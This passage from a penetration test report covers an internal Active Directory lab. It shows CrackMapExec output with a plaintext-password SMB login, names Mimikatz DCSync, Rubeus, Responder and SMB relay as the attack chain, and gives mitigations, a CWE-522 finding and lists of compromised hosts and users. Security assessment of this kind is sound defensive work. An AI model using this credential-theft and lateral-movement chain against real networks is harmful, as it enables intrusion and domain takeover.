


Fig-13: Mimikatz 1




Fig-14,15: Mimikatz 2





Fig-16,17: Mimikatz results

Crackmapexec:



```

-- sudo su
[sudo] password for sudipta:
[root@parrot: /home/sudipta]
#crackmapexec
usage: crackmapexec [-h] [-t THREADS] [--timeout TIMEOUT] [--jitter INTERVAL] [--no-progress] [--verbose] [--debug] [--version]
                    {ftp,ldap,mssql,rdp,smb,ssh,vnc,winrm,wmi} ...

CRACKMAPEXEC

A swiss army knife for pentesting networks
Forged by @byt3bl33d3r and @mpgn_x64 using the powah of dank memes

Version: 6.1.0
Codename: John Wick

options:
-h, --help            show this help message and exit
-t THREADS            set how many concurrent threads to use (default: 100)
--timeout TIMEOUT    max timeout in seconds of each thread (default: None)
--jitter INTERVAL    sets a random delay between each connection (default: None)
--no-progress        Not displaying progress bar during scan
--verbose            enable verbose output
--debug             enable debug level information
--version            Display CME version

protocols:
available protocols
{ftp,ldap,mssql,rdp,smb,ssh,vnc,winrm,wmi}
ftp          own stuff using FTP
ldap         own stuff using LDAP
mssql        own stuff using MSSQL
rdp          own stuff using RDP
smb          own stuff using SMB
ssh          own stuff using SSH
vnc          own stuff using VNC
winrm        own stuff using WINRM
wmi          own stuff using WMI
[~]~[root@parrot: /home/sudipta]
#crackmapexec smb 192.168.0.111 -u sudipta -p Y123e488
SMB 192.168.0.111 445 USER-EHP [*] Windows 10.0 Build 19041 x64 (name:USER-EHP) (domain:EHP.com) (signing:False) (SMBv1:False)
SMB 192.168.0.111 445 USER-EHP [-] Connection Error: The NETBIOS connection with the remote host timed out.
[~]~[root@parrot: /home/sudipta]
[~]~[~]

available protocols

{ftp,ldap,mssql,rdp,smb,ssh,vnc,winrm,wmi}
ftp          own stuff using FTP
ldap         own stuff using LDAP
mssql        own stuff using MSSQL
rdp          own stuff using RDP
smb          own stuff using SMB
ssh          own stuff using SSH
vnc          own stuff using VNC
winrm        own stuff using WINRM
wmi          own stuff using WMI
[~]~[root@parrot: /home/sudipta]
#crackmapexec smb 192.168.0.111 -u sudipta -p Y123e488
SMB 192.168.0.111 445 USER-EHP [*] Windows 10.0 Build 19041 x64 (name:USER-EHP) (domain:EHP.com) (signing:False) (SMBv1:False)
SMB 192.168.0.111 445 USER-EHP [-] Connection Error: The NETBIOS connection with the remote host timed out.
[~]~[root@parrot: /home/sudipta]
[~]~[~]
#cmdb
cmdb (default)(smb) > hosts

+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| HostID | Admins | IP       | Hostname | Domain | OS                               | SMBv1 | Signing | Spooler | ZeroLogon | PetitPotam |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1      | 0 Cred(s) | 192.168.0.111 | USER-EHP | EHP.com | Windows 10.0 Build 19041 | False | False  | None   | None      | None      |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

cmdb (default)(smb) > creds

+-----+-----+-----+-----+-----+-----+
| CredID | Admin On | CredType | Domain | UserName | Password |
+-----+-----+-----+-----+-----+-----+
cmdb (default)(smb) >

```

Fig-18,19: Crackmapexec

Impact: Full control over Active Directory achieved.

Mitigation:

- Implement Microsoft's Local Administrator Password Solution (LAPS) to randomize local admin passwords.
- Enable Kerberos AES encryption.
- Improve logging and monitoring for sensitive actions.

Remediation Summary

As a result of this penetration testing assessment, there are several critical opportunities for Byte Capsule to strengthen its internal network security. The remediation efforts are prioritized based on the time and effort required to implement them. It is essential that all mitigation steps are carefully planned, tested, and monitored to avoid disruptions to critical services.

Short-Term Recommendations (Quick Wins)

1. Set strong passwords for service accounts (SPNs) (24+ characters)
 - Context: Mitigates risks from Kerberoasting attacks.
2. Disable LLMNR and NBT-NS on all systems via Group Policy
 - Context: Prevents NTLMv2 hash capture through spoofing.
3. Enforce immediate password changes for all users
 - Context: Due to domain compromise, all compromised accounts should reset credentials.
4. Change default admin credentials for vulnerable applications
 - Context: Applications like Tomcat Manager should have strong, unique admin passwords.
5. Audit administrative shares and file permissions
 - Context: Ensure administrative shares and file shares have restricted access.

Medium-Term Recommendations (Strategic Enhancements)

1. Transition from SPNs to Group Managed Service Accounts (gMSAs)
 - Context: Reduces exposure to Kerberoasting by securing service accounts.
2. Implement Microsoft Local Administrator Password Solution (LAPS)
 - Context: Prevents lateral movement through local admin password reuse.
3. Enhance Active Directory password policy
 - Context: Enforce complex, long, and unique passwords for all AD accounts.
4. Implement enterprise password management solution
 - Context: Ensures secure storage and generation of complex passwords.

5. Perform a comprehensive network file share audit
 - Context: Review and tighten permissions for file shares to follow the principle of least privilege.
6. Enhance logging and monitoring capabilities
 - Context: Improve detection of abnormal behaviors such as unauthorized access or privilege escalation.
7. Deploy an enterprise endpoint detection and response (EDR) solution
 - Context: Provides real-time threat detection and response capabilities.
8. Restrict access to administrative web interfaces
 - Context: Limit access to sensitive interfaces (e.g., Tomcat Manager) to localhost or specific IPs only.

Long-Term Recommendations (Ongoing Improvements)

1. Perform regular internal network vulnerability assessments
 - Context: Ensure continuous identification and mitigation of evolving vulnerabilities.
2. Conduct periodic Active Directory security assessments
 - Context: Evaluate and strengthen the security posture of Active Directory over time.
3. Educate administrators and developers on security best practices
 - Context: Regular training on topics like Active Directory hardening, network segmentation, and secure coding practices.
4. Implement robust network segmentation
 - Context: Isolate critical systems and hosts to limit the impact of a potential compromise.

Technical finding Details:

Category	Details
CWE	CWE-522 (Insufficiently Protected Credentials)
CVSS 3.1 Score	9.5
Description (Incl. Root Cause)	<p>By exploiting LLMNR (Link-Local Multicast Name Resolution) and NBT-NS (NetBIOS Name Service), adversaries can spoof an authoritative source for name resolution. This allows attackers to capture NTLMv2 hashes from victim systems, which can then be cracked offline or relayed for unauthorized access.</p> <ul style="list-style-type: none"> - Responder: Spoofs LLMNR/NBT-NS traffic to capture NTLMv2 hashes. - Metasploit: Performs SMB relay attacks using captured hashes to gain unauthorized access. - NBNSpoof: Another tool for poisoning NBT-NS responses.
Exploited Tools & Techniques	<ul style="list-style-type: none"> - CrackMapExec: Used for lateral movement via SMB relay. - Mimikatz: Extracts credentials and performs DCSync to dump domain hashes. - Rubeus: Steals Kerberos tickets and performs Pass-the-Ticket attacks. - Credential Exposure: Adversaries capture NTLMv2 hashes and crack them offline. - Lateral Movement: SMB relay attacks allow unauthorized access to systems.
Security Impact	<ul style="list-style-type: none"> - Domain Compromise: Using DCSync, attackers can dump domain hashes, gaining domain admin access.
Mitigation Recommendations	<ol style="list-style-type: none"> 1. Disable LLMNR and NBT-NS: <ul style="list-style-type: none"> - Disable via Group Policy or Registry. 2. Enable SMB Signing: <ul style="list-style-type: none"> - Enforce via GPO to prevent NTLM relay attacks. 3. Implement LAPS:

Category

Details

- Use Microsoft Local Administrator Password Solution (LAPS) to ensure unique local admin passwords.
- 4. Network Segmentation:
 - Isolate critical systems to limit attack surface.
- 5. Monitor Network Traffic:
 - Use IDS/IPS to detect MitM activities.
- 6. Network Access Control (NAC):
 - Ensure only trusted devices can access sensitive resources.

External References

- [MITRE ATT&CK: T1557.001 - LLMNR/NBT-NS Poisoning](#)
- [CWE-522 - Insufficiently Protected Credentials](#)

APPENDICES:

APPENDIX A – FINDING SEVERITIES

Rating	Severity Rating Definition
--------	----------------------------

High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
-------------	---

Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur.
---------------	---

Critical	Exploitation of the technical or procedural vulnerability will cause severe harm to the confidentiality, integrity, and/or availability of systems or data. It poses an immediate and serious risk of significant damage, including potential system-wide compromise, large-scale data loss, or irreversible damage to the organization. The exposure is very high, and security controls are insufficient to prevent such a severe impact if exploited
-----------------	---

APPENDIX B – EXPLOITED HOSTS

Host IP Address	Scope	Method	Notes
192.168.0.104 (DC01)	Internal	DCSync, SMB Relay Attack, LLMNR/NBT-NS Spoofing	EHP.com domain controller (Windows Server 2019). Responsible for domain services and admin access.
192.168.0.111 (USER_EHP)	Internal	Credential Theft via LLMNR/NBT-NS Spoofing	Sudipta, user machine running Windows 10 Enterprise compromised through NTLMv2 hash capture.
192.168.0.107 (Attacker)	Internal	Attacker's Machine	Attacker machine used for hash capture, SMB relay, and lateral movement.

APPENDIX C – COMPROMISED USERS

Username	Type	Method	Notes
sudipta@EHP.com	Domain	NBT-NS/LLMNR Response Spoofing/Kerberoasting	Sudipta, standard domain user on machine USER_EHP, compromised via LLMNR/NBT-NS spoofing to capture NTLMv2 hash within the EHP.com domain.
mssqlsvc@EHP.com	Domain	Kerberoasting	Service account with local admin rights on SQL01 within the EHP.com domain.
pramirez@EHP.com	Domain	Credential Theft (Kerberos TGT Ticket)	Privileged user with DCSync rights, compromised via Kerberos ticket extraction in the EHP.com domain.

